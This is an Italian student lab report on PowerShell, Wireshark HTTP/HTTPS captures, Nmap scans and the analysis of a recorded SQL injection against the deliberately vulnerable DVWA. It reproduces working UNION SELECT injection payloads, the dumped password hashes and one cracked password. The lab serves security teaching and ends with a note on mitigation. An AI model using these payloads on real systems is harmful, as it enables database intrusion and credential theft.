

Analisi di Sistemi Operativi e Sicurezza delle Reti

Questo report documenta le attività svolte durante l'esercitazione di oggi, focalizzata sull'utilizzo pratico di strumenti fondamentali per l'analisi dei sistemi operativi, l'ispezione del traffico di rete e la valutazione della sicurezza delle reti. L'obiettivo primario è stato acquisire familiarità con Windows PowerShell, un'interfaccia a riga di comando avanzata per Windows; Wireshark, un analizzatore di protocolli di rete (utilizzato qui per esaminare file di cattura generati con tcpdump); e Nmap, uno scanner di rete.

- Esercizio 1: Utilizzo di Windows PowerShell
- Esercizio 2: Esame del traffico HTTP e HTTPS con Wireshark
- Esercizio 3: Esplorazione delle funzionalità di Nmap
- Esercizio 4: Analisi di un attacco a un database MySQL (SQL Injection)

1. Utilizzo di Windows PowerShell

L'attività è iniziata con l'apertura di PowerShell e del Prompt dei Comandi (CMD). Comandi come dir (per elencare file e directory) hanno mostrato output simili, ma PowerShell, tramite il suo cmdlet Get-ChildItem (a cui dir funge da alias), ha fornito informazioni aggiuntive e più strutturate, come gli attributi dei file nella colonna "Mode".

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multiplatforma https://aka.ms/pscore6

PS C:\Users\Nino> dir

Directory: C:\Users\Nino

Mode                LastWriteTime         Length Name
----                -
d-----        13/03/2025    12:53             .android
d-----        05/01/2025    12:03             .cache
d-----        05/01/2025    12:03             .matplotlib
d-----        10/04/2025    14:09             .VirtualBox
d-r-----       31/08/2024    23:45             3D Objects
d-----        30/03/2025     00:05             BrawlhallaReplays
d-----        17/02/2025    18:02             Cisco Packet Tracer 8.2.2
d-r-----       31/08/2024    23:45             Contacts
d-r-----        08/04/2025    10:28             Desktop
d-r-----       27/03/2025    21:13             Documents
d-r-----        08/04/2025    15:07             Downloads
d-r-----       31/08/2024    23:45             Favorites
d-----        07/01/2025    17:36             Games
d-r-----       31/08/2024    23:45             Links
d-r-----       27/09/2024    15:15             Music
d-r-----       27/01/2025    12:58             OneDrive
d-r-----        06/04/2025    20:07             Pictures
d-r-----       26/09/2024    22:35             Saved Games
d-r-----       31/08/2024    23:46             Searches
d-r-----        06/04/2025    17:49             Videos
d-----        09/04/2025    14:05             VirtualBox VMs
-a-----        05/01/2025    12:44             6200 .bash_history
-a-----       17/02/2025    16:11             174 .packettracer
-a-----        07/01/2025    21:43             1868 AMDRM_Install.log

PS C:\Users\Nino> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::dfe3:83e0:2c8:3fa5%8
    Indirizzo IPv4. . . . . : 192.168.1.9
    Subnet mask . . . . . : 255.255.255.0

Microsoft Windows [Versione 10.0.19045.5737]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\Nino>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 0E66-2EAE

Directory di C:\Users\Nino

30/03/2025  00:39  <DIR>      .
30/03/2025  00:39  <DIR>      ..
13/03/2025  13:53  <DIR>      .android
05/01/2025  13:44          6.200    .bash_history
05/01/2025  13:03  <DIR>      .cache
05/01/2025  13:03  <DIR>      .matplotlib
17/02/2025  17:11          174    .packettracer
10/04/2025  14:09  <DIR>      .VirtualBox
31/08/2024  23:45  <DIR>      3D Objects
07/01/2025  22:43          1.868    AMDRM_Install.log
30/03/2025  01:05  <DIR>      BrawlhallaReplays
17/02/2025  19:02  <DIR>      Cisco Packet Tracer 8.2.2
31/08/2024  23:45  <DIR>      Contacts
08/04/2025  10:28  <DIR>      Desktop
27/03/2025  22:13  <DIR>      Documents
08/04/2025  15:07  <DIR>      Downloads
31/08/2024  23:45  <DIR>      Favorites
07/01/2025  18:36  <DIR>      Games
31/08/2024  23:45  <DIR>      Links
27/09/2024  15:15  <DIR>      Music
27/01/2025  13:58  <DIR>      OneDrive
06/04/2025  20:07  <DIR>      Pictures
26/09/2024  22:35  <DIR>      Saved Games
31/08/2024  23:46  <DIR>      Searches
06/04/2025  17:49  <DIR>      Videos
09/04/2025  14:05  <DIR>      VirtualBox VMs
3 File              8.242 byte
23 Directory        441.262.587.904 byte disponibili

C:\Users\Nino>ipconfig

Configurazione IP di Windows
```

Comandi di rete standard come ipconfig hanno funzionato in modo identico, dimostrando la compatibilità di PowerShell con gli eseguibili classici di Windows. È stato verificato il sistema degli alias di PowerShell tramite Get-Alias dir, confermando come nomi di comandi familiari siano mappati sui cmdlet nativi (in questo caso Get-ChildItem), facilitando l'adozione dello strumento.

Infine, è stata dimostrata la capacità di PowerShell di interagire con elementi del sistema operativo eseguendo il cmdlet Clear-RecycleBin. Questo comando ha permesso di svuotare il Cestino di Windows direttamente dalla riga di comando, previa conferma dell'utente. (Nota: L'analisi specifica del comando netstat è stata omessa come da indicazioni).

2. Esame del Traffico HTTP e HTTPS con Wireshark

Obiettivi

Osservare e comprendere le differenze fondamentali tra il traffico web non cifrato (HTTP) e quello cifrato (HTTPS).

Ambiente di Lavoro

Questo laboratorio è stato eseguito all'interno della macchina virtuale CyberOps Workstation. Il traffico di rete è stato catturato utilizzando l'utility a riga di comando tcpdump (salvando i dati in file .pcap) e successivamente analizzato con l'interfaccia grafica di Wireshark.

Analisi HTTP

È stata catturata una sessione di navigazione verso `testphpvulnweb.com/login`, simulando un login. L'analisi del file `httpdump.pcap` in Wireshark, applicando un filtro per il protocollo `http` e ispezionando lo stream della comunicazione, ha mostrato chiaramente le credenziali inviate in chiaro all'interno della richiesta POST.

Analisi HTTPS

Una seconda cattura è stata effettuata durante una sessione verso un sito HTTPS (<https://www.wikipedia.org>). L'analisi del file `httpsdump.pcap`, filtrando per la porta `tcp.port == 443` (standard per HTTPS) o per il protocollo `tls`, ha rivelato un comportamento nettamente diverso. Dopo una fase iniziale di negoziazione sicura (TLS Handshake), i dati applicativi scambiati risultavano cifrati e quindi illeggibili.

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

If you are already registered please enter your login information below:

Username :	<input type="text" value="test"/>
Password :	<input type="password" value="...."/>
<input type="button" value="login"/>	

2. Esame del Traffico HTTP e HTTPS con Wireshark


Obiettivi

Osservare e comprendere le differenze fondamentali tra il traffico web non cifrato (HTTP) e quello cifrato (HTTPS).

Ambiente di Lavoro

Questo laboratorio è stato eseguito all'interno della macchina virtuale CyberOps Workstation. Il traffico di rete è stato catturato utilizzando l'utility a riga di comando tcpdump (salvando i dati in file .pcap) e successivamente analizzato con l'interfaccia grafica di Wireshark.

Differenza http/https



Analisi HTTP

È stata catturata una sessione di navigazione verso login.php.vulnweb.com/login.php, effettuando il login. L'analisi del file httpdump.pcap in Wireshark, applicando un filtro per il protocollo http e ispezionando lo stream della comunicazione, ha mostrato chiaramente le credenziali inviate in chiaro all'interno della richiesta POST. Questo ha confermato la totale mancanza di confidenzialità del protocollo HTTP standard.

62	19.133943	192.168.1.222	108.138.192.43	TLSv1.2	243	Application Data
63	19.133996	192.168.1.222	108.138.192.43	TLSv1.2	294	Application Data
64	19.134474	192.168.1.222	108.138.192.43	TLSv1.2	104	Application Data

▶ Frame 62: 243 bytes on wire (1944 bits), 243 bytes captured (1944 bits)

▶ Ethernet II, Src: PcsCompu_97:04:22 (08:00:27:97:04:22), Dst: d4:35:1d:d2:01:43 (d4:35:1d:d2:01:43)

▶ Internet Protocol Version 4, Src: 192.168.1.222, Dst: 108.138.192.43

▶ Transmission Control Protocol, Src Port: 53660, Dst Port: 443, Seq: 286, Ack: 5053, Len: 177

▼ Secure Sockets Layer

▼ TLSv1.2 Record Layer: Application Data Protocol: http2

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 172

Encrypted Application Data: 0000000000000001df0bd049fe193709065c648ccbc659ae...

0040 ab 72 17 03 03 00 ac 00 00 00 00 00 00 01 df 0br.....

0050 0b d0 49 fe 19 37 09 06 5c 64 8c cc b6 59 ae 77 17I..7..ld...Y.w

0060 12 67 b3 ad a3 c3 37 c0 26 83 f5 31 42 77 17 b7 7cg...7.&...1BW.

0070 68 5c b6 36 d3 d1 ac d7 b0 dc 5d bd 28 41 5e c8 7cn\6.....J.(A^

0080 3e af ca 6e 95 bd 24 42 cb ff ce 5a c5 3f 42 07 7cn..\$B...Z.?B.

0090 8d da 78 9b 35 f3 77 ed 5b 6c a0 37 52 bb ca c0 7cx.5.w.[l.7R...

00a0 0a bc d2 c4 56 ea 9d 7d 0a 10 1d a6 06 33 2e 1eV.).....3..

00b0 e1 35 ad 73 c7 f9 f2 02 e8 90 7a 4e 5c 3e 2a bb 7cS.s.....zN|>*

00c0 d7 17 a6 0a a7 1d 22 7e ca 46 03 82 e7 e7 c0 43 7cF.....C

00d0 b5 4d f1 30 1e 25 c2 80 21 8a 1b 9b 00 ca 97 9f 7cM.O.%..!.....

00e0 c1 0a c9 11 0f 57 b2 57 33 1d a0 c1 59 15 74 0d 7cWW3..Y.f

Analisi HTTPS

Una seconda cattura è stata effettuata durante una sessione verso un sito HTTPS (<https://www.wikipedia.org>). L'analisi del file httpsdump.pcap, filtrando per la porta tcp.port == 443 (standard per HTTPS) o per il protocollo tls, ha rivelato un comportamento nettamente diverso. I dati scambiati (contenuti nei pacchetti Application Data) risultavano cifrati e quindi illeggibili. Il protocollo TLS (Transport Layer Security) incapsulava e proteggeva efficacemente la comunicazione HTTP sottostante.



Confronto tra HTTP e HTTPS

Caratteristica	HTTP	HTTPS
Crittografia	Nessuna - dati in chiaro	TLS/SSL - dati cifrati
Visibilità dei dati	Completamente leggibili	Cifrati e illeggibili
Credenziali	Visibili in chiaro	Protette dalla crittografia
Porta standard	80	443
Sicurezza	Bassa	Alta

L'analisi comparativa ha evidenziato in modo pratico la differenza critica in termini di sicurezza tra HTTP e HTTPS. HTTP trasmette i dati in chiaro, esponendoli a potenziali intercettazioni, mentre HTTPS utilizza la crittografia TLS/SSL per garantire la confidenzialità e l'integrità dei dati scambiati tra client e server. Strumenti come tcpdump e Wireshark sono essenziali per visualizzare queste dinamiche a livello di rete.

3. Esplorazione delle Funzionalità di Nmap



Esplorazione delle Opzioni

Utilizzando la VM CyberOps Workstation, si è iniziato esplorando le opzioni di Nmap tramite la sua pagina di manuale (man nmap). Si è compreso il suo ruolo come strumento di esplorazione di rete e audit di sicurezza e si sono identificate opzioni significative come -A (per una scansione completa che include rilevamento OS, versioni, script e traceroute) e -T4 (per accelerare i tempi di scansione su reti affidabili).



Scansione Locale

nmap -A -T4 localhost: Ha identificato i servizi in esecuzione sulla VM stessa, tra cui vsftpd (FTP) sulla porta 21 e OpenSSH (SSH) sulla porta 22, incluse le loro versioni.



Scansione della Rete Locale

nmap -A -T4 192.168.1.0/24: Ha mappato la sottorete, rilevando 7 host attivi. Il gateway (192.168.1.1) mostrava molteplici servizi web (HTTP/HTTPS gestiti da nginx) e DNS. Un altro host (192.168.1.155) esponeva SSH e HTTP.



Scansione Remota

nmap -A -T4 scanme.nmap.org: La scansione del server di test Nmap ha confermato l'indirizzo IP (45.33.32.156), identificato porte aperte comuni (SSH, HTTP) e meno comuni (nping-echo, tcpwrapped), e ha suggerito Linux (Ubuntu) come sistema operativo, rilevando anche le versioni specifiche dei servizi (OpenSSH 6.6.1p1, Apache 2.4.7).

```

[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-04-11 04:58 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.20s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256  96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256  33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.31 seconds
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-04-11 05:00 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000027s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ --rw-r--r-- 1 0      0          0 Mar 26  2018 ftp_test
|_ ftp-syst:
|   STAT:
|_ FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 6
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 7.7 (protocol 2.0)
|_ ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256  34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds

```

Nmap si conferma uno strumento potente per ottenere visibilità su una rete. La sua capacità di scoprire host, enumerare porte e servizi, e raccogliere informazioni dettagliate su versioni e sistemi operativi è preziosa per gli amministratori di sistema per la gestione e la verifica della sicurezza.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)

4. Analisi di un Attacco SQL Injection



Obiettivo

Comprendere le fasi e l'impatto di un attacco SQL Injection analizzando una cattura di traffico di rete.



Preparazione


È stato analizzato il file SQL_Lab.pcap utilizzando Wireshark sulla VM. Il file conteneva la registrazione di un attacco SQL Injection tra un presunto attaccante (10.0.2.4) e un server vulnerabile (10.0.2.15).



Test di Vulnerabilità

L'attaccante ha inviato una richiesta contenente una condizione sempre vera (1=1) come input. La risposta anomala del server (restituzione di dati invece di un errore) ha confermato la presenza della vulnerabilità SQL Injection.

Enumerazione del Database




```
..<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
..</div>

..<h2>More Information</h2>
..<ul>
```


Utilizzando tecniche di UNION SELECT, l'attaccante è riuscito a estrarre informazioni meta-strutturali dal database, come il nome del database stesso (dvwa), l'utente con cui l'applicazione si connetteva ([root@localhost](#)), e la versione del software del database (MySQL 5.7.12-O).

4. Analisi di un Attacco SQL Injection



```
select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1
union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: gtid_executed</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_category</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: help keyword</pre><pre>ID: 1' or 1=1 union select null, table_name from
```

Successivamente, l'attaccante ha ottenuto l'elenco delle tabelle presenti nel database interrogando `information_schema.tables`. È stato compreso come, con una query leggermente diversa, avrebbe potuto ottenere anche i nomi delle colonne di tabelle specifiche (come la tabella `users`).



```
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
Sf4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: Sf4dcc3b5aa765d61d8327deb882cf99</
pre>
</div>
<h2>More Information</h2>
<ul>
```

Avendo identificato la tabella `users` e le probabili colonne `user` e `password`, l'attaccante ha eseguito una query `UNION SELECT` finale per estrarre direttamente le coppie username e hash delle password contenute nella tabella.



Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Un hash specifico (8d3533d75ae2c3966d7e0d4fcc69216b per l'utente 1337) è stato analizzato con un servizio online (Crackstation), che lo ha associato alla password in chiaro `charley`.

Vulnerabilità Identificata

L'analisi ha dimostrato concretamente come un attaccante possa sfruttare una vulnerabilità SQL Injection per compromettere progressivamente un database, passando dalla semplice verifica della falla all'estrazione di informazioni sensibili come le credenziali utente.

Impatto Potenziale

Questo tipo di attacco evidenzia la criticità di validare e sanificare adeguatamente tutti gli input forniti dagli utenti prima di utilizzarli nella costruzione di query SQL.

Mitigazione

L'adozione di tecniche come le Prepared Statements (o query parametrizzate) è fondamentale per mitigare questo rischio.

L'analisi ha dimostrato concretamente come un attaccante possa sfruttare una vulnerabilità SQL Injection per compromettere progressivamente un database, passando dalla semplice verifica della falla all'estrazione di informazioni sensibili come le credenziali utente. Questo tipo di attacco evidenzia la criticità di validare e sanificare adeguatamente tutti gli input forniti dagli utenti prima di utilizzarli nella costruzione di query SQL. L'adozione di tecniche come le Prepared Statements (o query parametrizzate) è fondamentale per mitigare questo rischio.

Conclusioni

PowerShell

Ambiente shell potente e flessibile per Windows

Analisi SQL Injection

Visione concreta di una minaccia comune



Wireshark

Essenziale per l'ispezione dettagliata del traffico

Nmap

Efficace nell'esplorazione e valutazione della sicurezza

Questa sessione di laboratorio ha fornito un'esperienza pratica con strumenti chiave utilizzati nell'amministrazione dei sistemi, nell'analisi delle reti e nel campo della sicurezza informatica. L'uso di PowerShell ha mostrato le sue capacità nella gestione di Windows; Wireshark si è rivelato essenziale per l'ispezione dettagliata del traffico e la comprensione dei protocolli; Nmap ha dimostrato la sua efficacia nell'esplorazione e valutazione della sicurezza delle reti. L'analisi dell'attacco SQL Injection ha fornito una visione concreta di una minaccia comune e delle sue conseguenze.